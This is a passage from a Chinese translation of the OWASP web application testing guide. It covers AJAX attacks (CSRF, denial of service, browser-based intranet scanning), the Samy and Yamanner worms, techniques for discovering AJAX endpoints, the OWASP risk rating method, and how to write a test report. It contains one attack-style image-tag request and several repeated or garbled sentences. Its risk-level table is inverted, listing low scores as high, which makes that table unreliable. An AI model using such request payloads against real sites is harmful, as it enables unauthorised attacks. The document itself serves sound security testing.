- *JSON/XML/XSLT 注入*- XML 内容中的恶意代码注入

AJAX 的桥接

为了安全起见， AJAX 应用程序只能连接到它们所属的网站。例如，JavaScript 和从 yahoo.com 下载的 AJAX 无法连接到 google.com 。为了让 AJAX 以这种方式联系第三方网站，闯将了 AJAX 服务桥梁。在桥梁中，主机提供了一个 Web 服务，作为代理转发客户端上运行的 JavaScript 和第三方网站之间的流量。桥可以被看作是一个“Web 服务到 Web 服务”的连接。攻击者可以使用它来访问受限制的网站。

跨站请求伪造 (CSRF)

CSRF 是一种攻击者迫使受害者网页浏览器发送 HTTP 请求到任何他所选择的网站（局域网也是一样）的漏洞。例如，当读取 POST 请求时， 嵌入网页的 HTML / JavaScript 代码可能迫使您的浏览器对您的银行、博客、网络邮件、DSL 路由器等发送外域请求。CSRF 可以无形转让基金、张贴评论、损害电子邮件列表、或重新配置网络。当受害人被迫发送 CSRF 请求时，如果他们近期已经登录，该请求将通过验证。最糟糕的是所有的系统日志将确认您实际上提出了请求。这种攻击虽然并不常见，但以前也发生过。

拒绝服务**阻断服务攻击**

阻断服务攻击是一个古老的攻击，攻击者或存在漏洞的应用程序强制用户违背自己的意愿发送多个 XMLHttpRequests 到目标应用程序。事实上，浏览器域名限制使 XMLHttpRequests 只能在其它域名中发送这种攻击。简单的技巧，如使用图片标签嵌套循环内的 JavaScript 可以使这个攻击更有效。 在客户端的 AJAX 技术使攻击更容易。

```
<IMG SRC="http://example.com/cgi-bin/ouch.cgi?a=b">
```

内存泄漏

浏览器攻击

我们所使用的网络浏览器设计之初并未考虑安全问题。浏览器大多数的安全功能往往是基于以前的攻击，因此我们的浏览器无法应对新的攻击。

然而在浏览器中存在许多新攻击，如黑客使用浏览器对内部网络攻击。JavaScript 首先确定了个人电脑的内部网络地址。然后，使用标准的 JavaScript 对象和命令开始扫描本地网络上的 Web 服务器。这些可能是服务网页的电脑，但也可能包括路由器、打印机、IP 电话、以及其它网络设备或包含 web 界面的应用程序。JavaScript 扫描器通过 JavaScript 的”image”来 “ping”某一个 IP 地址是否有一台电脑。然后通过查找储存在标准地方的图像文件并分析所接收的流量和错误信息确定运行了哪些服务器。

攻击目标为网络浏览器和 Web 应用程序漏洞的攻击往往是由 HTTP 执行的，因此它可以绕过网络边界的过滤机制。此外，广泛部署 Web 应用程序和 Web 浏览器会提供给攻击者大量容易利用的目标。例如， Web 浏览器漏洞可导致在操作系统组件和个人应用程序中利用漏洞，这可能会导致安装恶意代码，包括机器人。

主要攻击

MySpace 攻击

蠕虫病毒 Samy 和 Spaceflash 都是通过 Myspace 进行传播，改变该最受欢迎的社交网站中的用户档案。通过 Samy 蠕虫， XSS 漏洞可以在 Myspace 的个人档案中采用<SCRIPT> 。 AJAX 用来将病毒注入 Myspace 中查看了感染页面的用户的个人档案并迫使这些用户将 samy 添加到朋友列表。 在受害者的形象中同样出现过“Samy is my hero”的字样。

Yahoo! Mail 攻击

2006 年 6 月， Yamanner 蠕虫感染雅虎的电子邮件服务。该蠕虫病毒，使用跨站脚本和 AJAX ，利用中雅虎邮箱的 onload 事件处理的一个漏洞。当打开感染的电子邮件时，该蠕虫代码执行 JavaScript，发送自己的副本到所有雅虎受感染用户的联系人中。受感染的电子邮件随机从受感染的系统中挑选了寄件人地址，这使得它看起来像一个从已知的用户发出的电子邮件。

参考

白皮书

- Billy Hoffman, "Ajax(in) Security" - http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman.pdf
- Billy Hoffman, "Analysis of Web Application Worms and Viruses - http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman_web.pdf ",SPI Labs
- Billy Hoffman, "Ajax Security Dangers" - http://www.spidynamics.com/assets/documents/AJAXdangers.pdf ",SPI Labs
- “Ajax: A New Approach to Web Applications”, Adaptive Path - http://www.adaptivepath.com/publications/essays/archives/000385.php Jesse James Garrett
- http://en.wikipedia.org/wiki/AJAX AJAX
- http://ajaxpatterns.org AJAX Patterns

4.11.2 检测 AJAX (OWASP-AJ-002)

摘要

由于对 AJAX 应用程式的大多数攻击和传统 Web 应用程式攻击相似，测试应参考其他章节的测试指南，寻找具体参数的使用，以找出安全漏洞。这个挑战，基于 AJAX 的应用程式的难题在于寻找异步调用的目标端点，然后确定适当的请求格式。

问题描述

采用自动化的方式很容易发现传统的 WEB 应用程式。一个应用程序一般都有一个或多个 HREF 的网页连接或其他链接。有趣的网页将有一个或多个 HTML 表单。这些表格将有一个或多个参数。利用简单的寻找 anchor(A)标签和 HTML 表单等爬蟲技术应该能够发现在传统 web 应用程序中的所有网页、形式和参数。对该应用程序的请求遵循了在 HTTP 规格中列出的知名的一致的格式。GET 请求格式如下：

http://server.com/directory/resource.cgi?param1=value1&key=value

采用同样的方式发送到 URL 的 POST 请求：

http://server.com/directory/resource.cgi


POST 请求中的数据采用相似的形式编码并包含在标题后的请求中：

param1=value1&key=value


不幸的是，服务器端的 AJAX 端点不会那么容易或一致地被发现。实际有效的请求格式留在了所使用的 Ajax 框架中或开发者自行处理。因此，全面测试基于 AJAX 的应用程序，测试员需要注意的所使用的框架、可使用的 AJAX 端点、以及有效请求所需要的格式。一旦了解了这些情况，可以使用利用代理的标准参数操控技术测试 SQL 注入和其它缺陷。

测试 AJAX 端点

在测试基于 AJAX 的 web 应用程序之前，必须列举异步调用的调用端点。获取更多有关“如何发现传统 WEB 应用程序”的信息请参见。对 AJAX 应用程序而言 Application Discovery。对 AJAX 应用而言，有两个主要的办法来确定调用端点：解析 HTML 和 JavaScript 文件和使用代理观测流量。在 Web 应用程序解析 HTML 和 JavaScript 文件的优势是可以提供从客户端访问的服务器端功能的更全面的观点。其缺点是手动审查 HTML 和 JavaScript 的内容单调乏味，更重要的是 AJAX 调用访问的服务器端 URL 的位置和格式依赖于框架。测试员应该查看 HTML 和 JavaScript 文件找到其它应用程序的服务端的 URL。在 JavaScript 代码中寻找 XMLHttpRequest 对象的使用情况能够有助于集中这些审查效果。另外，通过了解 JavaScript 文件的名字，测试可以确定哪些 AJAX 框架似乎是在使用中。一旦确定 AJAX 的端点，测试应进一步检查代码以确定请求要求的格式。



使用代理观测流量的优点是实际请求最好表明了应用程序在哪里发送请求以及这些请求的格式 是什么。其缺点是只能显示应用程序实际调用的端点。测试必须充分发挥远程应用程式，即使会出现更多的没有积极使用的调用终端。在运行应用程序时，代理应观测用户可浏览的网页和后端 AJAX 端点的异步对话。测试者获得这种会话数据可以确定会话中正在传送的所有 HTTP 请求，而不是仅着眼于应用程序中用户可浏览的网页。



预期结果：

通过列举应用程式现有的 AJAX 端点和确定需要的请求格式，测试者可以设置的进一步分析应用程序的阶段。一旦端点和适当的请求格式已经确定，测试者可以使用 Web 代理和标准的 Web 应用程式参数操纵技术寻找 SQL 注入和参数篡改攻击。

拦截和调试 JS 浏览器


使用普通的浏览器，也可以详细分析基于 JavaScript 的 Web 应用程式。

Firefox 中 AJAX 调用功能可以使用监测代码流的扩展插件拦截。

两个扩展 “FireBus”和“Venkman JavaScript 调试器” 提供这种能力。

微软也提供一些工具在 Internet Explorer 中允许实时 JavaScript 调试，如"Script Debugger"。

在网页上使用 Firebug，测试者可以通过设置"Options->Show XmlHttpRequest"找到 Ajax 端点。




从现在起， `XMLHttpRequest` 对象完成的任何请求将会列在下方的浏览器。


网址的右边显示了源脚本和执行调用的行，并通过点击显示的网址，将显示该服务器的反应。

因此，可以简单的理解哪里发出请求、作出什么响应、以及端点在哪里。如果点击了源脚本的链接，测试者可以找到请求的根源。


由于调试 `Javascript` 就是学习脚本如何建立 `URL`、以及有多少参数可用，当密码记录下来并且相关输入标签失去了重点时，通过填写表格完成下图中的新的请求。



现在，通过点击 JavaScript 源代码的链接，测试进入到下一个端点。



然后通过在 JavaScript 端点附近的一些线路上设置断点，可以很容易知道调用堆栈，如下图所示。



灰盒测试实例

测试 AJAX 端点

获得更多应用程式源代码的信息可以大大加快列举 AJAX 端点，同时了解哪些框架正在使用将有助于测试者了解 AJAX 请求所需的格式。

预期结果

所使用的框架和可以利用的 AJAX 端点的知识可以帮助测试者集中精力和减少发现和应用程序轨迹所需的时间。

参考

OWASP

- AJAX 安全工程 AJAX 安全工程 - http://www.owasp.org/index.php/Category:OWASP_AJAX_Security_ProjectAJAX 安全工程 AJAX 安全工程 - http://www.owasp.org/index.php/Category:OWASP_AJAX_Security_Project

白皮书

- Hacking Web 2.0 Applications with Firefox, Shreeraj Shah
- Vulnerability Scanning Web 2.0 Client-Side Components, Shreeraj Shah

工具

- The OWASP Sprajax tool can be used to spider web applications, identify AJAX frameworks in use, enumerate AJAX call endpoints, and fuzz those endpoints with framework-appropriate traffic. At the current time, there is only support for the Microsoft Atlas framework (and detection for the Google Web Toolkit), but ongoing development should increase the utility of the tool.
- Venkman is the code name for Mozilla's JavaScript Debugger. Venkman aims to provide a powerful JavaScript debugging environment for Mozilla-based browsers.
- Scriptaculous's Ghost Train is a tool to ease the development of functional tests for web sites. It's an event recorder, and a test-generating and replaying add-on you can use with any web application.
- Squish is an automated, functional testing tool. It allows you to record, edit, and run web tests in different browsers (IE, Firefox, Safari, Konqueror, etc.) on different platforms without having to modify the test scripts. Supports different scripting languages for tests.
- JsUnit is a Unit Testing framework for client-side (in-browser) JavaScript. It is essentially a port of JUnit to JavaScript.
- FireBug lets you explore the far corners of the DOM by keyboard or mouse. All of the tools you need to poke, prod, and monitor your JavaScript, CSS, HTML and Ajax are brought together into one seamless experience, including a debugger, an error console, command line, and a variety of fun inspectors.

5. 撰写报告：评估实际风险

这一章描述了应该如何通过安全评定的结果来估计实际风险。 总体来说就是创建一套普遍的方法，并评估每个安全漏洞的风险，以此来决定它们的优先次序并处理它们。用一张表格表示安全评估的概要。这张表格表示了需要传达给用户的技术信息，接着很重要的是给管理团队提出内容提要。

5.1 如何评估实际风险

OWASP 风险分级方法

找出漏洞是很重要，但能够估计对业务的风险也同样重要。在开发周期的早期，你可能会使用威胁 模型来分析指出系统结构或设计是否安全。之后，你可能会使用代码审查或者渗透测试来查找安全问题。否则你只能在产品发布并实际造成损害后你才能发现问题。

通过遵循这里的方法，你可以估计业务所有的风险的严重程度，并有根据地制定如何应对它们的措施。拥有一套风险分级系统可以节约时间并避免关于优先程度的争论。这套系统将会有助于保证你的注意力不会被 低风险的漏洞所分散，以致于忽视那些没有很好的被理解的重大风险漏洞。

理想情况下，应该有一个普遍通用的风险分级系统能精确的估计所有组织的任何风险。但是，对于某一个组织来说致命的漏洞，对于某一个组织来说严重的漏洞，对于另一个组织来说可能并不很重要。所以我们这里展示的是一个基本框架，你需要根据你组织的情况来进行定制。

我们尽力来使得这个模型使用起来很简单，但亦保留了足够的细节作准确的风险估计。请参考下面的章节关于定制你的公司所使用的模型的更多信息。

方法

风险分析有很种方法。详情请参见下面的参考部分的几种最常用方法。这里展示的 OWASP 方法是基于这些标准的方法，并为应用程序安全所定制并为应用程序安全所定制。

我们从标准风险模型开始：

风险=可能性*影响

下面的章节中，我们分解了应用程序安全中组成下面的章节中，我们拆分了应用程序安全中组成“可能性”和“影响”的因素，并展示了如何通过组合它们来确定风险的整体严重程度。

- 步骤 1: 识别风险
- 步骤 2: 估计可能性的因素
- 步骤 3: 估计业务影响的因素
- 步骤 4: 确定风险的严重程度

- 步骤 5: 决定需要修复的内容
- 步骤 6: 定制你的风险分级模型

步骤 1: 识别风险

第一步是识别一个需要分级的安全风险。你需要收集相关威胁代理的信息、他们使用的攻击类型、相关的漏洞、以及对于成功利用该漏洞对业务产生的影响。可能有多组的攻击者，甚至有多个可能被影响的业务。通常为了谨慎起见，最好要考虑到最坏的情况，因为这会道出最高程度的整体风险。

步骤 2: 估计可能性的因素

一旦你发现了一个潜在的风险并想要指出其严重性，那幺首先要做的就是估计“可能性”。从一个由高至低的分析看，这种方法只是粗略估计攻击者有多少可能会发现和利用这漏洞的方法。我们不必在这个估计 太精确。一般来说，只需要判断为高、中或低的可能性就足够了。

请注意可能有多个威胁因素会利用一个相同的特定漏洞，所以通常最好作最坏的打算有数个因素可以帮助我们分析。第一类因素与威胁代理有关。目标是估计一组可能的攻击者攻击成功的可能性。请注意 这里可能有多个威胁代理会利用一个相同的漏洞，所以通常最好以最坏的打算作判断。例如，一个内部人员比起匿名的外人更有可能是攻击者—但这还是要看一系列的因素。

注意每个因素都有一组选项，每个选项都可以选择从 0 到 9 的可能性分级。我们稍后将使用这些数字来估计整体的可能性。

威胁因素

第一系列的因素与相关的威胁代理有关。这里的目标是估计一组攻击者攻击成功的可能性。对危险要使用最坏的情况作打算。

技术程度

这组攻击者的技术程度如何？没有技术（1），有一些技术（3），高级的计算机用户（4），拥有网络或编程技巧（6），拥有安全渗透技巧（9）

动机

这组攻击者对于找到某个漏洞并利用它的动机为何这组攻击者对于找到某个 漏洞并利用它的动机为何？没有或者低回报（1），可能有回报（4），高回报（9）

这组攻击者拥有多少找到某个漏洞并利用它的机会机遇

这组攻击者拥有多少找到某个漏洞并利用它的机会？没有已知的权限（0），有限的权限（4），完整的权限（9）

规模

这组攻击者的规模有多大？开发人员（2），系统管理员（2），内网用户（4），合作伙伴（5），已认证用户（6），匿名互联网用户（9）

漏洞漏洞**因素**

接下来的这组因素与相关的漏洞有关。这里的目标是估计相关的特定漏洞被发现和利用的可能性这里的目标是估计相关的漏洞被发现和利用的可能性。假定在上面的威胁代理选项已经给出了选择。

发现的难度

这组攻击者发现这个漏洞有多难这组攻击者发现这个漏洞有多难？几乎不可能（1），难（3），简单（7），有自动工具可以使用（9）

利用的难度

这组攻击者利用这个漏洞有多难这组攻击者利用这个漏洞有多难？理论上可能（1），难（3），简单（5），有自动工具可以使用（9）

了解程度

这组攻击者对这个漏洞有多熟悉？不知道（1），不易了解（4），显而易见（6），常识（9）

这组攻击者对这个漏洞有多熟悉？不知道（1），不易了解（4），显而易见（6），常识（9）

入侵检测

漏洞有多大可能会被检测到？应用程序中的实时检测（1），被记录并被查看（3），被记录但不被查看（8），没有记录（9）

步骤 3: 估计影响的因素

当考虑一次成功攻击的影响时，第一种是对应用程序的另一种则是对业务和使用应用程序的公司所造成的很重要的是要知道有两种影响。第一种是对应用程序的“技术性影响”以及它所使用的数据、所提供的功能。另一种则是对业务和使用应用程序的公司所造成的“业务影响”。

最终，业务影响是更重要一些。然而，你可能无法获取有坊于分析利用漏洞成功对业务后果的相关信息。在这种情况下，提供尽可能多的关于技术风险的细节，可以使得负责的业务代表对业务风险做出相关决定。

同样，每个因素都有一组选项，每个选项都可以选择从 0 到 9 的可能性分级。我们稍后将使用这些数字来估计整体的可能性。

技术影响因素

技术影响可以分解为几个传统安全领域所关注的因素：机密性，完整性，可用性，以及不可抵赖性。这里的目标是估计漏洞利用对系统造成影响的程度。

丧失机密性

有多少数据可以被泄露？这些数据的敏感性如何？极少的非敏感数据被泄露（2），极少的关键数据被泄露（6），大量的非敏感数据被泄露（6），大量的敏感数据被泄露，所有数据被泄露（9）。

丧失完整性

多少数据被破坏？损害有多严重？极少的轻微数据破坏（1），极少的严重数据破坏（3），大量的轻微数据破坏（5），大量的严重数据破坏（7），所有数据被破坏（9）

丧失可用性

多少服务可能丢失？这些服务有多重要？极少的次要服务中断（1），极少的主要服务中断（5），大量的次要服务中断（5），大量的主要服务中断（7），所有服务丢失（9）

丧失不可抵赖性

可否通过攻击者的行为追踪到个人程度？可完全追踪（1），可能可追踪（7），完全匿名（9）

业务影响因素

但需要深层次理解哪些部分对于公司运行应用程序十分重要业务影响由技术影响衍生出来，但需要深入理解哪些部分对于公司运行是重要的。一般来说，你应该集中于处理具有业务影响的风险，特别是你的受众是主管层的时候。业务风险是在修复安全问题中评估投资是否正确的标准。

许多公司都有一个资产分类指南，或者可能还有一个业务影响参考来正式说明什么对他们的业务是重要的。这些标准可以帮助你集中于那些真正对安全重要的部分。如果这些标准不可用，可以去和理解业务的人交流，以此来获得他们认为什么是重要的信息。

以下因素在许多业务中都很常见，但每个因素都因公司而别，与威胁代理、漏洞和技术影响更需要制定。

经济损失

一个漏洞会造成多大的经济损失？少于修复漏洞的花费少于修复漏洞的花费（1），对年度利润影响较小（3），对年度利润影响很大（7），破产（9）

声誉损害

一个漏洞导致的声誉受损会否有损于业务？极少的损害（1），丧失主要客户（4），丧失信誉（5），品牌受损（9）

触犯条例

触犯条例的程度如何？较小的冒犯（2），明显的冒犯（5），显而易见的冒犯（7）

隐私侵犯

有多少个人资料信息被泄露？某一个人（3），上百人（5），上千人（7），上百万人（9）

步骤 4: 确定风险的严重程度

这一步中我们将集中可能性分析和影响分析，以便计算这个风险的整体严重性。你需要做的是指出可能性和影响的程度是低，中还是高。我们把 0-9 的刻度划分为三个部分。

可能性和影响分级	
0 到 <3	高
3 到 <6	中
6 到 9	低

非正式方法

在很多环境中，“目测”一些因素并简单的找出答案是可行的。你需要考虑所有的因素并找出可以控制结果的关键“驱动”因素。你可能会在思考风险的几个不明显的方面后，发现你的第一印象是错误的。

可重复的方法

如果你想保护你的分级或者使它们可重**复**，那么你可能想要使用一种更加正式的将因素分级并计算结果的处理方法。记住在这些估计里面有很多不确定因素，这些因素趋向于帮助你得到切合实际的结果。自动工具能够帮助进行这种处理，以使得计算结果更加简单。

第一步是为每个选项选择一个值，并将其填入表内。然后就可以简单的取平均值来计算整体的可能性。例如：

威胁代理因素				漏洞因素漏洞因素			
技术程度	动机	机会	规模	发现难度	利用难度	了解程度	入侵检测
5	2	7	1	3	6	9	2
整体可能性=4.375 (中)							

接着，我们需要指出整体的影响。这个过程和上面的类似。很多情况下答案是显而易见的。你可以基于这些因素来做一个估计，或者你也可以对每个因素取平均值。同样，低于 3 为低，3 到 6 为中，6 到 9 为高。例如：

技术影响				业务影响			
丧失机密性	丧失完整性	丧失可用性	丧失不可抵赖性	经济损失	声誉损害	触犯条例	隐私侵犯
9	7	5	8	1	2	1	5
整体技术影响=7.25 (高)				整体业务影响=2.25 (低)			

确定严重程度

既然我们得到了可能性和影响的估计，我们现在就可以将它们联合起来得到关于这个风险的最终严重程度分级。需注意如果你有良好的业务影响信息，你应该使用它代替技术影响信息。但如果你没有关于业务的信息，那幺技术影响是最好的选择。

风险整体严重程度				
影响	高	中	高	危急
	中	低	中	高
	低	注意	低	中
		低	中	高
	可能性			

在上面的例子中，可能性为中，技术影响为高，所以从纯技术角度，整体的严重程度为高。然而需要注意的是，业务影响实际上为低，所以整体的严重程度最好也描述为低。这就是为何对于做出好的风险判断时，对漏洞的业务内容的良好理解是至关重要的原因对漏洞的业务内容有良好理解是至关重要的原因。没有理解这些内容可能会导致在很多组织中存在的那种业务组和安全组之间缺乏信任的现象。

步骤 5: 决定需要修复的内容

在对你的应用程序进行风险分类之后在对你的应用进行风险分类之后，你需要建立一个需要修复内容的优先级列表。一般情况下，你应该首先修复程度最严重的风险。即使修复次要风险的难度和代价都很小，这些工作对于你的整体风险预测也没有太大帮助。

记住不是所有的风险都值得去修复，有些损失不仅仅是可预料的，而且跟修复费用相比这些损失也是合理的。例如，如果每年需要投入 100,000 美元去避免 2,000 美元左右的欺诈，那么大约需要 50 年时间才能收回投资成本。但是记住欺诈也有可能造成名誉损害，以致于组织损失更多。

步骤 6: 定制你的风险分级模型

一个风险分级框架是否是为某个业务定制的，这对其是否被采用是至关重要的。一个定制的模型能更好的符合人们关于什么是危险风险的预想。如果没有使用一个类似的模型，你可能会花费很多时间来讨论风险分级的标准。有几种方法来修整模型来适应你的组织。

增加因素

你可以增加不同的因素来更好的描述对于你的组织什么更重要。例如，一个军事应用程序可能需要增加关于伤亡人数或分类信息的影响因素一个军事应用可能需要增加关于伤亡人数或分类信息的影响因素。你可能也需要增加可能性因素，例如攻击的时机或者加密算法的强度。

定制选项

每个因素都有几个示例选项，但是如果你为你的业务定制了这些选项，则可以使这个模型更加有效。例如，使用不同的团队名字或者对不同分类信息的命名。你也可以更改每个选项对应的分数。制定合适分数的最好途径是将模型产生的分级与一组专家给出的分级相比较。你可以通过仔细的修正分数来调整合适的模型。

权重因素

上述模型假定各个因素都同等重要。你可以通过给每个 因素赋予权值的方式来强调哪些对你的业务更加重要。由于你需要使用一个加权平均值，这使得模型稍微有些复杂。否则的话所有的因素都一样。同样，你可以通过与你认为是精确的模型进行对比来调整这个模型。

参考

- NIST 800-30 Risk Management Guide for Information Technology Systems [1]
- AS/NZS 4360 Risk Management [2]
- Industry standard vulnerability severity and risk rankings (CVSS) [3]
- Security-enhancing process models (CLASP) [4]
- Microsoft Web Application Security Frame [5]
- Security In The Software Lifecycle from DHS [6]
- Threat Risk Modeling [7]
- Pratical Threat Analysis [8]
- A Platform for Risk Analysis of Security Critical Systems [9]
- Model-driven Development and Analysis of Secure Information Systems [10]
- Value Driven Security Threat Modeling Based on Attack Path Analysis[11]

5.2 如何书写这个测试报告

执行技术方面的评价只是整体评价进程的一半；最终产品是一份内容详实的报告。

报告应该简单易懂、突出所有评估期间找到的风险，并将之呈现给管理员工和技术员工。

报告需要有三个主要部分，并且在一定程度上允许每个部分被单独分离出来，打印并交与相关的团队，比如开发人员或者系统管理员。

通常推荐有如下几个部分：

I. 内容提要

内容提要集合了所有评价，并给予管理层或系统管理员一个对全局风险的认识。使用的语言应该更适合没有技术背景的人看，还应该使用图表来显示风险等级。我们建议该报告应该包含一个摘要，详细介绍了从测试开始到完成的所有细节。

另一个经常被忽视的是关于含义和进一步行动的部分。它可以使得系统所有者明白为了维护系统安全需要做些什幺。

II. 技术管理概述

技术管理概述部分经常提供给那些技术管理员，他们需要比内容提要更详细的技术细节。这一部分应该包括评价范围的细节、目标以及一些附件，比如系统可用性等。这部分也需要一份在整个报告中使用的风险分级标准的介绍，以及一份对各个发现的技术概述。

III 评估结果

报告最后一部分是评估结果，这部分包括对已发现漏洞的详细技术细节，以及一些确保它们被解决了的方法。

这部分以一个技术层为目标，它应该包括关于所有必要的信息，使得技术团队理解问题并解决问题。

这些发现应该包括：

- 一定数量的截图，用以做简单的参考
- 被影响的事物
- 对问题的技术描述
- 如何解决问题的章节
- 风险分级和影响程度

每个发现都应该清晰简明，并使得读者对于问题有一个完整的认识。后几页是一个报告表。

分类	引用号	测试名	发现	解决方案	风险
信息收集	OWASP-IG-001	测试:蜘蛛，机器人和爬虫			
	OWASP-IG-002	搜索引擎发现/侦查			
	OWASP-IG-003	应用入口识别			
	OWASP-IG-004	WEB 应用指纹测试			
	OWASP-IG-005	应用程序发现			
	OWASP-IG-006	错误代码分析			
配置管理测试	OWASP-CM-001	SSL/TLS 测试 (SSL 版本，算法，密钥长度，数字证书，合法性)			
	OWASP-CM-002	数据库监听测试			
	OWASP-CM-003	基础结构配置管理测试			
	OWASP-CM-004	应用配置管理测试			
	OWASP-CM-005	文件扩展名处理测试			
	OWASP-CM-006	过时的、用于备份的以及未被引用的文件			
	OWASP-CM-007	基础结构和应用管理界面			
	OWASP-CM-008	HTTP 方法和 XST 测试			
认证测试	OWASP-AT-001	加密信道证书传输			
	OWASP-AT-002	用户枚举测试			
	OWASP-AT-003	默认或可猜解 (遍历)用户帐户			
	OWASP-AT-004	暴力破解测试			
